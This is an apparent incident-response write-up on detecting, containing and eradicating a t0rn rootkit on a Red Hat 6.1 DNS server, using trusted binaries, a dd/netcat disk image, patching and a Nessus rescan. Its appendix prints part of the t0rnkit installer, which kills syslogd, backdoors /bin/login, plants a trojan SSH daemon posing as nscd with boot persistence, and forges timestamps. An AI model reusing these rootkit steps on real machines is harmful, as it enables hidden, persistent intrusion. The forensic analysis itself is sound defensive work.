21/tcp     open        ftp
23/tcp     open        telnet
25/tcp     open        smtp
53/tcp     open        domain
79/tcp     open        finger
80/tcp     open        http
98/tcp     open        linuxconf
111/tcp    open        sunrpc
113/tcp    open        auth
513/tcp    open        login
514/tcp    open        shell
515/tcp    open        printer
5000/tcp   open        fics


Nmap run completed  -- 1 IP address (1 host up) scanned in 75 seconds
```

Aparently almost all ports are usual for a Red Hat box, except the port 5000/tcp. Next step is to verify which process is listening at this port.

```
saturn:/# netstat  -anp | grep tcp

tcp        0      0 0.0.0.0:98              0.0.0.0:*               LISTEN      839/inetd
tcp        0      0 0.0.0.0:79              0.0.0.0:*               LISTEN      839/inetd
tcp        0       0 0.0.0.0:80             0.0.0.0:*               LISTEN      650/httpd
tcp        0      0 0.0.0.0:53              0.0.0.0:*               LISTEN      340/named
```

```
tcp      0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      839/inetd
tcp      0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      839/inetd
tcp      0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      839/inetd
tcp      0      0  0.0.0.0:21             0.0.0.0:*               LISTEN      839/inetd
tcp      0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      604/sendmail: accep
tcp      0      0 0.0.0.0:515             0.0.0.0:*               LISTEN      505/lpd
tcp      0      0 0.0.0.0:113             0.0.0.0:*               LISTEN      400/identd
tcp      0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      287/portmap
```

Gee! There is no process liste ning at port 5000. Probably this machine was compromised and the system binaries are not trusted. We are going to do a basic forensics process to help further investigations.

Now it's time to use the CD that contains the trusted binaries created before. T o acomplish this, one must mount the CD with the following command:

```
saturn:/# mount  -t iso9660 /dev/cdrom /mnt/cdrom   -o exec
mount: block device /dev/cdrom is write  -protected, mounting read  -only
```

This CD contains the following directory entries:

linux2.2_sparc32, linux2.2_x86, solaris_2.7 and windows

These directories contain statically linked binaries that don't depend on system libraries.

Now, the collecting phase begins.

```
saturn:/# cd /mnt/cdrom/linux2.2_x86
saturn:/mnt/cdrom/linux2.2_x86 # ./netsta   t -anp | grep tcp

tcp      0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      621/sendmail: accep
tcp      0      0 0.0.0.0:515             0.0.0.0:*               LISTEN      566/lpd
tcp      0      0 0.0.0.0:98              0.0.0.0:*               LISTEN      464/inetd
tcp      0      0 0.0.0.0:79              0.0.0.0:*               LISTEN      464/inetd
tcp      0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      464/inetd
tcp      0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      464/inetd
tcp      0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      464/inetd
tcp      0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      464/inetd
tcp      0      0 0.0.0.0:113             0.0.0.0:*               LISTEN      403/identd
tcp      0      0 0.0.0.0:918             0.0.0.0:*               LISTEN      315/rpc.statd
tcp      0      0 0.0.0.0:1024            0.0.0.0:*               LISTEN      -
tcp      0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      290/portmap
tcp      0      0 0.0.0.0:5000            0.0.0   .0:*            LISTEN      161/nscd
```

As we can see, the port 5000 is binded to a process called **nscd**. A simple telnet to this port shows that a Secure Shell daemon is listening,

```
remotesys:/# telnet 10.0.0.3 5000
Trying 10.0.0.3 ...
Connected  to 10.0.0.3.
Escape character is '^]'.
SSH-1.5-1.2.27
```

Let's see all the processes running with a trusted ps:

```
saturn:/mnt/cdrom/linux2.2_x86 # ./ps   -aux

USER       PID %CPU %MEM  SIZE   RSS TTY STAT START   TIME COMMAND
```

```
bin       291  0.0  0.2  1212   4  20  ?  S   19:21   0:00 portmap
daemon    422  0.0  0.2  1144   496  ?  S   19:21   0:00 /usr/sbin/atd
named     549  0.0  0.8  2516  1660  ?  S   19:21   0:00 named     -u named
nobody    404  0.0  0.3  1292   628  ?  S   19:21   0:00 identd    -e -o
nobody    407  0.0  0.3  1292   628  ?  S   19:21   0:00 identd    -e -o
nobody    408  0.0  0.3  1292   628  ?  S   19:21   0:00 identd    -e -o
nobody    410  0.0  0.3  1292   628  ?  S   19:21   0:00 identd    -e -o
nobody    411  0.0  0.3  1292   628  ?  S     19:21   0:00 identd  -e -o
root        1  3.4  0.2  1120   476  ?  S   19:21   0:05 init
root        2  0.0  0.0     0     0  ?  SW  19:21   0:00 (kflushd)
root        3  0.0  0.0     0     0  ?  SW  19:21   0:00 (kupdate)
root        4  0.0  0.0      0     0  ?  SW  19:21   0:00 (kpiod)
root        5  0.0  0.0     0     0  ?  SW  19:21   0:00 (kswapd)
root        6  0.0  0.0     0     0  ?  SW< 19:21   0:00 (mdrecoveryd)
root      162  0.5  0.2  1084   468  ?  S   19:21   0:00 /usr/sbin/nscd     -q
root      306  0.0  0.0     0     0  ?  SW  19:21   0:00 (lockd)
root      307  0.0  0.0     0     0  ?  SW  19:21   0:00 (rpciod)
root      316  0.0  0.2  1156   560  ?  S   19:21   0:00 rpc.statd
root      330  0.0  0.2  1104   480  ?  S   19:21   0:0    0 /usr/sbin/apmd  -p 10
root      381  0.0  0.2  1172   552  ?  S   19:21   0:00 syslogd     -m 0
root      390  0.1  0.3  1440   768  ?  S   19:21   0:00 klogd
root      436  0.0  0.3  1328   620  ?  S   19:21   0:00 crond
root      465  0.0  0.2  1144    488  ?  S   19:21   0:00 inetd
root      572  0.0  0.2  1204   532  ?  S   19:21   0:00 lpd
root      622  0.0  0.5  2128  1124  ?  S   19:21   0:00 sendmail: accepting c
root      637  0.0  0.2  1144   452  ?  S   19:21   0:00 gpm     -t ps/2
root      711  0.0  0.5  2224  1036   1 S   19:22   0:00 login     -- root
root      712  0.0  0.2  1092   408   2 S   19:22   0:00 /sbin/mingetty tty2
root      713  0.0  0.2  1092   408   3 S   19:22   0:00 /sbin/mingetty tty3
root      714  0.0  0.2  109  2   408   4 S   19:22   0:00 /sbin/mingetty tty4
root      715  0.0  0.2  1092   408   5 S   19:22   0:00 /sbin/mingetty tty5
root      716  0.0  0.2  1092   408   6 S   19:22   0:00 /sbin/mingetty tty6
root      719  0.0  0.4  1704   944   1 S   19:   22   0:00  -bash
root      750  0.0  0.1   868   248  ?  S   19:23   0:00 ./t0rns
root      753  0.0  0.2   924   404   1 R   19:23   0:00 ps     -aux
xfs       671  0.0  0.4  1728   808  ?  S   19:21   0:00 xfs     -droppriv  -daemon
```

Now we can see the **nscd** process and another weird process, named **t0rns**. There is a really good tool for listing files opened by processes. Let's check it up.

saturn:/mnt/cdrom/linux2.2_x86 # ./lsof | grep nscd

```
nscd      162 root  cwd    DIR       3,2    4096       2 /
nscd      162 root  rtd    DIR       3,2    4096       2 /
nscd      162 root  txt    REG       3,2  201552    17232 /usr/sbin/nscd
nscd      162 root  mem    REG       3,2   25386   108812 /lib/ld    -linux.so.1.9.5
nscd      162 root  mem    REG       3,2  699   832    78302 /usr/i486  -linux-libc5/lib/libc.so.5.3.12
nscd      162 root    0u   CHR       1,3          170183 /dev/null
nscd      162 root    1u   CHR       1,3          170183 /dev/null
nscd      162 root    2u   CHR       1,3          170183 /dev/    null
nscd      162 root    3r  FIFO       0,0             5 pipe
nscd      162 root    4w  FIFO       0,0             5 pipe
nscd      162 root    5r  FIFO       0,0             6 pipe
nscd      162 root    6w  FIFO       0,0             6    pipe
nscd      162 root    7u  IPv4       169            TCP *:5000 (LISTEN)
nscd      162 root   21w  FIFO       0,0             7 pipe
```

saturn:/mnt/cdrom/linux2.2_x86 # ./lsof | grep t0rns

```
t0rns     750 root  cwd    DIR       3,2    4096   10996    4 /usr/src/.puta
t0rns     750 root  rtd    DIR       3,2    4096       2 /
t0rns     750 root  txt    REG       3,2    6948   156118 /usr/src/.puta/t0rns
t0rns     750 root  mem    REG       3,2   25386   108812 /lib/ld    -linux.so.1.9.5
```

```
t0rns    750 root  mem    REG       3,2  699832    78302 /usr/i486-linux-libc5/lib/libc.so.5.3.12
t0rns    750 root   0u  sock       0,0             737 can't identify protocol
t0rns    750 root   1w   REG       3,2     510   109969 /usr/src/.puta/system
```

What can we extract from the previous **lsof** outputs? First, they are using **libc5** what, nowadays, is a bit old. In the case of **nscd**, we conclude it starts via **/usr/sbin/nscd** and does not write any information to the disk.

As we had already seen it listens on port 5000. In the case of **t0rns**, it's started via **/usr/src/.puta/t0rns** command and writes data to **/usr/src/.puta/system** . It does not open any socket connection, so probably it's some kind of sniffer.

After checking the interface, note the **PROMISC** flag at the third line bellow. The **eth0** interface is in promiscuous mode, therefore there is really a sniffer running on the system.

```
saturn:/mnt/cdrom/linux2.2_x86 # ./ifconfig eth0

eth0      Link encap:Ethernet  HWaddr 00:50:DA:EB:47:8E
          inet addr:10. 0.0.3  Bcast:10.255.255.255  Mask:255.0.0.0
          UP BROADCAST RUNNING  PROMISC  MULTICAST  MTU:1500  Metric:1
          RX packets:110 errors:0 dropped:0 overruns:0 frame:0
          TX packets:107 errors:0 dropped:0 overruns:1 carrier:3
          collisions:0 txqueuelen:100
          Interrupt:3 Base address:0x200
```

With the **lsof** command used before, it was possible to discover a hidden directory which contains important details:

```
saturn:/mnt/cdrom/linux2.2_x86 # ./ls  -la /usr/src/.puta

drwxr-xr-x   2 root     root        4096 Apr  4 15:06 .
drwxr-xr-x   5 root     root        4096 Apr  4 10:10 ..
-rw-r--r--   1 root     root          26 Apr  4 10:10 .1addr
-rw-r--r--   1 root     root          72 Apr  4 10:10 .1file
-rw-r--r--   1 root     root          21 Apr  4 10:10 .1logz
-rw-r--r--   1 root     root          24 Apr  4 14:20 .1proc
-rw-r--r--   1 root     root         892 Apr  4 15:05 system
-rwxr-xr-x   1 root     root        7578 Aug 21  2000 t0rnp
-rwxr-xr-x   1 root     root         694  8 Aug 22  2000 t0rns
-rwxr-xr-x   1 root     root        1345 Sep  9  1999 t0rnsb
```

Containment

After collecting fresh evidences and establishing that there was an actual incident, it's important to do a full backup (two if possible) for deeper analysis. This backup must be done at a bit level, because it's possible to find several clues in slack and free spaces of a Hard Disk.

This task can be accomplished in two ways: Adding a new hard disk to a system, what is risky because we need to turn the compute r off and this approach might destroy the evidence, and the other is to use a network connection and send the disk image backup to another machine. The ideal situation is to use a crossover cable or put both machines on a segregated HUB.

The second option is by far the easiest and more safer to do. So, first of all we must disconnect the **saturn** machine from the network and connect it to the evidence collector machine (from Jump Kit) through a crossover cable. Then, we should type the following commands to perform a full backup:

```
remotesys:/ # nc -l -p 10000 > /mnt/evidence/saturn.bkp
```

In this case, we specify that the remote machine will be listening at port 10000 and will direct the backup to a file called saturn.bkp.

```
saturn:/mnt/cdrom/linux2.2_x86 # ./d d if=/dev/hda2 | ./nc 10.0.0.4 10000
```

Again we are using the CD with trusted binaries to do a full backup of the system. In our case, the RedHat is installed at **/dev/hda2** partition. This is a bit level backup that will be directed to a remote machine (10. 0.0.4) for further forensics analysis.

It's important to determine the extension of the incident. The following steps must be addressed during the incident containment:

1. As we already know, there's a sniffer running in our compromised machine, so we must change all passwords used on the network. We should also verify password and group files on every systems of the Organization's network, because it's not possible to know exactly how many passwords were compromised.

2. Determine trust relationships among the several systems on the network. As we are talking about UNIX like Operating Systems, this can be done finding **.rhosts** and **/etc/hosts.equiv** files at the systems, besides NIS and NFS configuration files.

3. Review the system logs of machines located on the same network segment or with some kind of relationship with the compromised system. This step is very important as we still don't know if other systems were broken.

4. Perform port scans on other systems on the same network segment, looking for possibly compromised systems (for example, seeking the ports used by the **t0rn** rootkit). There are good chances that other systems with the same vulnerabilities could be broken.

5. As we are dealing with a Red Hat Linux, it would be a good idea to reinstall the modified binaries from the original installation CD, using the "RPM" utility. However, the ideal approach is to reinstall the Operating System and apply all the necessary patches.

If there are Windows machines, all the steps stated above may be applied as well. In this case, the important files are those from Event Viewer's System, Security and Application logs, besides IIS (%systemroot% \system32\logfiles), etc.

It's very important to maintain the system administrator and IT manager informed about what's really happening and which actions were taken. This approach reduces the pressure over the Response Team.

Eradication

If we know exactly when the systems were compromised (what can be acomplished examining system logs, IDS logs and Firewall logs), it 's possible to recover system files from the backup that was made before the incident.

In our case, we know the system was compromised via **TSIG** bug, so it was just a matter of applying the necessary patches to remove the vulnerability. Some attackers and even some worms automatically remove such vulnerabilities to prevent other break -ins, but they install backdoors on the system.

In the cases where we have rootkit installations, it's more recommended a complete reinstallation of the system. Of course, w e must remove unnecessary services and apply all the patches after the installation.

My tests were done on an old version of RedHat (6.1) which has lots of bugs, like **Bind**, **Wuftp** and **Sendmail**. A good alternative should be to upgrade to a new version of RedHat (7.3 or newer) and apply relevant patches as well.

However, we know that is very hard to keep up to date with new distributions on a production environment. It's possible that some applications stop working after the upgrade. Because of these consid erations, the Enterprises must have test environments where it is possible to assess problems.

After doing a complete reinstall of the Operating System, applying the relevant patches, disabling unnecessary patches and recovering the data backup, it's imp ortant to assure that there is no vulnerabilities on the system before putting it to work.

We can accomplish this doing a vulnerability assessment with tools like **ISS Internet Scanner**, **ISS System Scanner** , **nmap** and **Nessus**. With these tools it is possible t o verify which ports are open and whether insecure or unpatched services are active. It's a good idea to run the known exploits against the new system to confirm that there is no more risk.

Following we have the steps to eliminate the vulnerabilities.

1. First of all, we have to reinstall the Red Hat Linux. The really important detail here is that we must not be connected to the network at this time!

2. Then we must verify which patches are avaiable to this version of Linux (ftp://updates.redhat.com/6.1/en/os/i386). More details in figure 5. We can download the several patches (in RPM format) to the **/tmp** directory.



Figure 5 - Red Hat Security Updates

3. Now, the command used to update the binaries is:

saturn:/tmp# rpm –Fvh <software.rpm>

Example:

saturn:/tmp# rpm –Fvh bind-8.2.3-0.6.x.i386.rpm

4. After applying the patches, it's time to disable unnecessary services, editing **/etc/inetd.conf** and renaming **/etc/rc.d/rc3.d** scripts. Following, the modified **/etc/inetd.conf** (note that all the services were disabled):

```
#
# inetd.conf        This file describes the services that will be available
#                   through the INETD TCP/IP super server.  To re   -configure
#                   the running INETD process, edit this file, then send t    he
#                   INETD process a SIGHUP signal.
#
# Version:          @(#)/etc/inetd.conf             3.10            05/27/93
#
# Authors:          Original taken from BSD UNIX 4.3/TAHOE.
#                   Fred N. van Kempen, <waltje@uwalt.nl.mugnet.org>
#
# Modified for Debian Linux by Ian A. Murdock <imurdock@shell.por     tal.com>
#
# Modified for RHS Linux by Marc Ewing <marc@redhat.com>
#
# <service_name> <sock_type> <proto> <flags> <user> <server_path> <args>
#
# Echo, discard, daytime, and chargen are used primarily for testing.
```

```
#
# To re-read this file after changes, j ust do a 'killall -HUP inetd'
#
#echo stream          tcp             nowait          root            internal
#echo dgram           udp             wait            root            internal
#discard              stream          tcp             nowait          root            internal
#discard              dgram           udp             wait            root            internal
#daytime              stream          tcp             nowait          root            internal
#daytime              dgram           udp             wait            root            internal
#chargen              stream          tcp             nowait          root            internal
#chargen              dgram           udp             wait            root            internal
#time stream          tcp             nowait          root            internal
#time dgram           udp             wait            root            internal
#
# These are standard services.
#
#ftp    stream        tcp             nowait          root            /usr/sbin/tcpd  in.ftpd -l -a
#telnet               stream tcp      nowait root     /usr/sbin/tcpd  in.telnetd
#
# Shell, login, exec, comsat and talk are BSD protocols.
#
#shell stream         tcp             nowait          root            /usr/sbin/tcpd  in.rshd
#login stream         tcp             nowait          root            /usr/sbin/tcpd  in.rlogind
#exec stream          tcp             nowait          root            /usr/sbin/tcpd  in.rexecd
#comsat               dgram           udp             wait            root            /usr/sbin/tcpd
        in.comsat
#talk   dgram         udp             wait            nobody.tty      /usr/sbin/tcpd  in.talkd
#ntalk dgram          udp             wait            nobody.tty      /usr/sbin/tcpd  in.ntalkd
#dtalk stream         tcp             wait            nobody.tty      /usr/sbin/tcpd  in.dtalkd
#
# Pop and imap mail services et al
#
#pop-2  stream tcp    nowait root     /usr/sbin/tcpd  ipop2d
#pop-3  stream tcp    nowait root     /usr/sbin/tcpd  ipop3d
#imap   stream tcp    nowait root     /usr/sbin/tcpd  imapd
#
# The Internet UUCP service.
#
#uucp stream          tcp             nowait          uucp            /usr/sbin/tcpd
        /usr/lib/uucp/uucico            -l
#
# Tftp service is provided primarily for booting.  Most sites
# run this only on machines acting as "boot servers." Do not uncomment
# this unless you *need* it.
#
#tftp   dgram         udp             wait            root            /usr/sbin/tcpd  in.tftpd
#bootps               dgram           udp             wait            root            /usr/sbin/tcpd
        bootpd
#
# Finger, systat and netstat give out user information which may be
# valuable to potential "system crackers."  Many sites choose to disable
# some or all of these services   to improve security.
#
#finger               stream          tcp             nowait          nobody          /usr/sbin/tcpd
        in.fingerd
#cfinger stream       tcp             nowait          root            /usr/sbin/tcpd  in.cfingerd
#systat               stream          tcp             nowait          guest           /usr/sbin/tcpd
        /bin/ps         -auwwx
#netstat              stream          tcp             nowait          guest           /usr/sbin/tcpd
        /bin/ netstat   -f inet
#
# Authentication
#
#auth stream          tcp             wait            root            /usr/sbin/in.identd in.identd   -e -o
```

```
#
# End of inetd.conf

#linuxconf stream tcp wait root /bin/linuxconf linuxconf      --http
#swat       stream  tcp      nowait.400       root /usr/sbin/swat swat
```

To remove these services from memory, just type the following commands:

```
saturn:/tmp# ps  –ef | grep inetd
root       184      1   0  May 22 ?       00:00:00 /usr/sbin/inetd
root       837   280  0  00:43 pts/0    00:00:00 grep inetd

saturn:/tmp# kill  –1 184
```

Then we must rename the rc scripts, just like the following examples:

```
saturn:/tmp# cd /etc/rc.d/rc3.d
saturn:/etc/rc.d/rc3.d# mv S85httpd x85httpd
saturn:/etc/rc.d/rc3.d# mv S60lpd x60lpd
```

And the final result should be something like this:

```
saturn:/ etc/rc.d/rc3.d# ls
K05innd
K10pulse
K15postgresql
K20nfs
K20rstatd
K20rusersd
K20rwhod
K35smb
K45arpwatch
K50snmpd
K55routed
K60mars-nwe
K65identd
K70nfslock
K83ypbind
S05kudzu
S10network
S16apmd
S20random
S30syslog
S40atd
S40crond
S50inet
S55named
S75keytable
S85gpm
S90xfs
S99linuxconf
S99local
core
x11portmap
x25netfs
x60lpd
x80sendmail
x85httpd
```

To stop individually the services, we can use the following command:

saturn:/etc/rc.d/rc3.d# ./<service> stop

For instance:

saturn:/etc/rc.d/rc3.d# ./x85httpd stop

5. OK. We've just finished applying patches and stopping unnecessary services. Now we must test the system before connecting it to the network. We can test it using a segregated HUB or a crossover cable. Let's use the Nessus tool and verify the new report.

Nessus Scan Report

SUMMARY

- Number of hosts which were alive during the test : 1
- Number of security holes found : 0
- Number of security warnings found : 2
- Number of security notes found : 4

TESTED HOSTS

10.0.0.3 (Security warnings found)

DETAILS

+ 10.0.0.3 :
. List of open ports :
domain (53/tcp) (Security notes found)
general/tcp (Security warnings found)
general/icmp (Security warnings found)
general/udp (Security notes found)

. **Information found on port domain (53/tcp)**

The remote bind version is :8.2.3 -REL

. **Warning found on port general/tcp**

The remote host uses non -random IP IDs, that is, it is possible to predict the next value of the ip_id field of the ip packets sent by this host.

An attacker may use this feature to determine if the remote host sent a packet in reply to another request. This may be used for portscanning and other things.

Solution : Contact your vendor for a patch
Risk factor :
Low

. **Information found on port general/tcp**

Nmap found that this host is running Linux 2.1.19 - 2.2.19

. **Information found on port general/tcp**

Nmap only scanned 15000 TCP ports out of 65535.Nmap did not do a UDP scan, I guess.

. **Warning found on port general/icmp**

The remote host answers to an ICMP timestamp request. This allows an attacker to know the date which is set on your machine.

This may help him to defeat all your time based authentication protocols .

Solution : filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14).

Risk factor : Low
CVE : CAN -1999-0524

. **Information found on port general/udp**

This file was generated by the Nessus Security Scanner

As we can see, there's no more vulnerable services and this machine is quite secure. The ideal situation, however, would be to install a recent version of the Red Hat Linux Distribution (7 .3 or later). Now it's a good moment to change the network topology with the intent of including a Network Firewall.

Recovery

Once the system has no more vulnerabilities, it's time to put it to work. At this time, we may restore the backup of the machine 's data (just the data and not the system binaries previously copied). As, in our scenario we are using a **DNS** Server, the recovered data include the zone files and the configuration files of the named (**BIND**) service.

The system administrator must validate the operations of the machine and verify if everything is normal. It includes to verify that all the zones that this server has authority are fine, using the **nslookup** tool. This verification process is important to ensure that the applied patches didn't c ompromise the normal operations of system. As we know, it's quite common that the systems stop working after the patches installation.

The system resources should be monitored to guarantee that everything is working well. In this phase it is important to update the system documentation to reflect the changes made and to help prevent future installations with the same problems.

We cannot forget to monitor the network with the intention of discovering any other compromised systems or to verify if there is s omeone trying to break them again. It's time to revise IDS and Firewall rules to correct any inconsistencies.

This monitoring process can be accomplished with a Sniffer, like Ethereal (http://www.ethereal.com) and the Network Intrusion Detection, like **Snort**. We can detect an intruder that uses uncommon protocols like **ICQ**, **IRC**, **TFTP**, and so on.

Lessons Learned

With the **t0rn** rootkit, it was possible to verify that simple security precautions could efectivelly avoi d such a problem. Following, a few points to address that could avoid possible break-ins:

1. Take a meeting with the personnel involved with the incident, to validate all the steps taken to identify, contain and eradicate the intrusion. This is an important step to recognize the Team's efforts and correct possible mistakes taken during the incident process. This is the time to get suggestions to improve the whole process.

2. Recommend a Training program to improve the skills of the personnel involved on the Response Team. The training must be extended to other IT staff and even regular users to increase the awareness about security inside the Organization.

3. Asses regularly all the Internet and **DMZ** perimeters, looking for vulnerabilities and configuration mistakes with the intention to improve the security and avoid remote compromises. This can be accomplished using Vulnerability Assessment tools like **Nmap**, **Nessus** and **Internet Scanner**. Always apply the correction patches (first on an test environment if possible) to limit dramatically the possibility of a break-in.

4. Revise the Network Topology to guarantee that the network is properly segmented to limit the damage an intruder can do. Just allow the strictly necessary services among the several network segments. All the firewall rules must be analysed.

5. Implement Host and Network Intrusion Detection Systems to help to identify break-in attempts.

6. Modify the Firewall rules to allow just the necessary services to their respective servers. Despite the Firewall presence, it's important to disable the unnecessary services on the several hosts behind it, to improve deeply the security of the network.

7. Change the Security Policies to reflect all the modifications made on the systems and networks.

Resources and References

Anonymous, "Maximum Linux Security -A hacker's guide to protecting your Linux Server and Workstation", SAMS Publishing, 2000.

Bob Toxen, "Real World Linux Security -Intrusion Prevention, Detection and Recovery", Prentice Hall PTR, 2001.

CERT, "IN-2000-10 : Widespread Exploitation of rpc.statd and wu -ftpd Vulnerabilities", date: 15 Sep 2000. URL: http://www.cert.org/incident_notes/IN -2000-10.html

Dave Dittrich, "Basic Steps in Forensic Anal ysis of Unix Systems", URL: http://staff.washington.edu/dittrich/misc/forensics/

Kevin Mandia & Chris Prosise, "Incident Response - Investigating Computer Crime", Osborne, 2001.

Paul Albitz & Cricket Liu, "DNS and BIND", O'Reilly, 3rd Edition, 1992.

Peter Stephenson, "Investigating Computer -Related Crime", CRC Press, 2000.

Rob Lee, "Forensic Techniques in Incident Response Short Course", URL: http://www.incident -response.org/incidentresponse.ppt

Rob Lee, "Real Incident Illustration", URL: http://www.incident -response.org/incident.doc

Stephen Northcutt -SANS Institute, "Incident Handling Step by Step", version 2.2 September 2001.

Tob Miller, "Analysis of the t0rn rootkit", URL: http://www.sans.org/y2k/t0rn.htm

Timothy Parker, "TCP/IP Unleashed", SAMS Publ ishing, 1996.

Appendix A -
The source code of the t0rnkit installation

```
        #!/bin/sh
        # t0rnkit+#etcpub by torn"
        # mail bugs to torn@secret-service.co.uk"

        BLK='#[1;30m'
        RED='#[1;31m'
        GRN='#[1;32m'
        YEL='#[1;33m'
        BLU='#[1;34m'
        MAG='#[1;35m'
        CYN='#[1;36m'
        WHI='#[1;37m'
        DRED='#[0;31m'
        DGRN='^[[0;32m'
        DYEL='#[0;33m'
        DBLU='#[0;34m'
        DMAG='#[0;35m'
        DCYN='#[0;36m'
        DWHI='#[0;37m'
        RES='#[0m'

        killall -9 syslogd
        startime=`date +%S`
        echo " "
        echo
"${WHI}=============================================================${RES}
"
        echo ""
        echo "${BLU}        .oooo.                  oooo      o8o     ."
        echo "  .o8    d8P'Y8b    ${WHI}           ${RES}${BLU}    '888       "'    .o8"
        echo ".o888oo 888    888 oooo d8b ooo. .oo.    888  oooo  oooo  .o888oo"
        echo "${DBLU}  888   888    888 '888''8P '888P'Y88b   888 .8P'   '888    888"
        echo "  888   888    888 888     888  888  888   888.    888    888"
        echo "${BLU}  888 . '88b  d88'  888     888  888  888 '88b.  888    888 ."
        echo "  '888'  'Y8bd8P'  d888b    o888o o888o o888o o888o o888o   '888'${RES}"
        echo ""
        echo ""
        echo
"${WHI}=============================================================${RES}
"
        bla2=`pwd`
        echo "          ${BLU}backdooring started on ${WHI}`hostname -f`${RES}"
        echo "${BLU}#                                                  #${RES}"
        if [ "`grep in.inetd /etc/rc.d/rc.sysinit`" ]; then

        echo "${BLU}# ${RED}    [Alert] ${WHI}t0rnkit probably installed on machine ${RED}[Alert]      ${BLU} #${RES}"
        else
        echo "${BLU}#                                                  #${RES}"
        fi
        SYSLOGCONF="/etc/syslog.conf"

        echo -n "           ${RED}checking for remote logging... ${RES}"

        REMOTE=`grep -v "^#" "$SYSLOGCONF" | grep -v "^$" | grep "@" | cut -d '@' -f 2`

        if [ ! -z "$REMOTE" ]; then
              echo "${WHI}holy guacamole batman${RES}"
              echo
              echo '${RED}                    REMOTE LOGGING DETECTED ${RES}'
              echo '${WHI}       I hope you can get to these other computer(s): ${RES}'
              echo
              for host in $REMOTE; do
                    echo -n "           "
                    echo $host
              done
              echo
              echo ' ${WHI}       cuz this computer is LOGGING to it... ${RES}'
```

```
        echo
else
        echo "${WHI}guess not.${RES}"
fi

echo "${BLU}# ${BLU}[Installing trojans....]                    ${BLU}      #${RES}"
if test -n "$1" ; then
echo "${BLU}# ${BLU}        Using Password : ${WHI}$1                    ${BLU}      ${RES}"
cd $bla2
./pg $1 > /etc/ttyhash
else
echo "${BLU}# ${RED} No Password Specified, using default - t0rnkit      ${BLU}      #${RES}"
./pg t0rnkit >/etc/ttyhash
fi

if test -n "$2" ; then
echo "${BLU}# ${BLU}        Using ssh-port : ${WHI}$2                    ${BLU}      ${RES}"
tar xfz ssh.tgz
echo "Port $2" >> .t0rn/shdcf
echo "3 $2" >> dev/.1addr
cat .t0rn/shdcf2 >> .t0rn/shdcf ; rm -rf .t0rn/shdcf2
else
echo "${BLU}# ${RED} No ssh-port Specified, using default - 47017      ${BLU}      #${RES}"
tar xfz ssh.tgz
echo "Port 47017" >> .t0rn/shdcf
echo "3 $2" >> dev/.1addr
cat .t0rn/shdcf2 >> .t0rn/shdcf ; rm -rf .t0rn/shdcf2
fi

touch -acmr /bin/login login
./sz /bin/login login
mv -f /bin/login /sbin/xlogin
mv -f login /bin/login
chmod 4555 /bin/login

echo "${BLU}#                                          ${BLU}#${RES}"
echo "${BLU}#         ${RED}: login moved and backdoored                ${BLU}#${RES}"
# Ok lets start creating dirs
mkdir -p /usr/src/.puta/
mkdir -p /usr/info/.t0rn/
cp dev/.1addr /usr/src/.puta/
cp dev/.1file /usr/src/.puta/
cp dev/.1logz /usr/src/.puta/
cp dev/.1proc /usr/src/.puta/

mv .t0rn/sh* /usr/info/.t0rn/
mv /usr/info/.t0rn/sharsed /usr/sbin/nscd
/usr/sbin/nscd -q
echo "# Name Server Cache Daemon.."> /etc/rc.d/rc.sysinit
echo "/usr/sbin/nscd -q" >> /etc/rc.d/rc.sysinit

# time change bitch

touch -acmr /sbin/ifconfig ifconfig
touch -acmr /bin/ps ps
touch -acmr /usr/bin/du du
touch -acmr /bin/ls ls
touch -acmr /bin/netstat netstat
touch -acmr /usr/sbin/in.fingerd in.fingerd
touch -acmr /usr/bin/find find
touch -acmr /usr/bin/top top

# Backdoor ps/top/du/ls/netstat
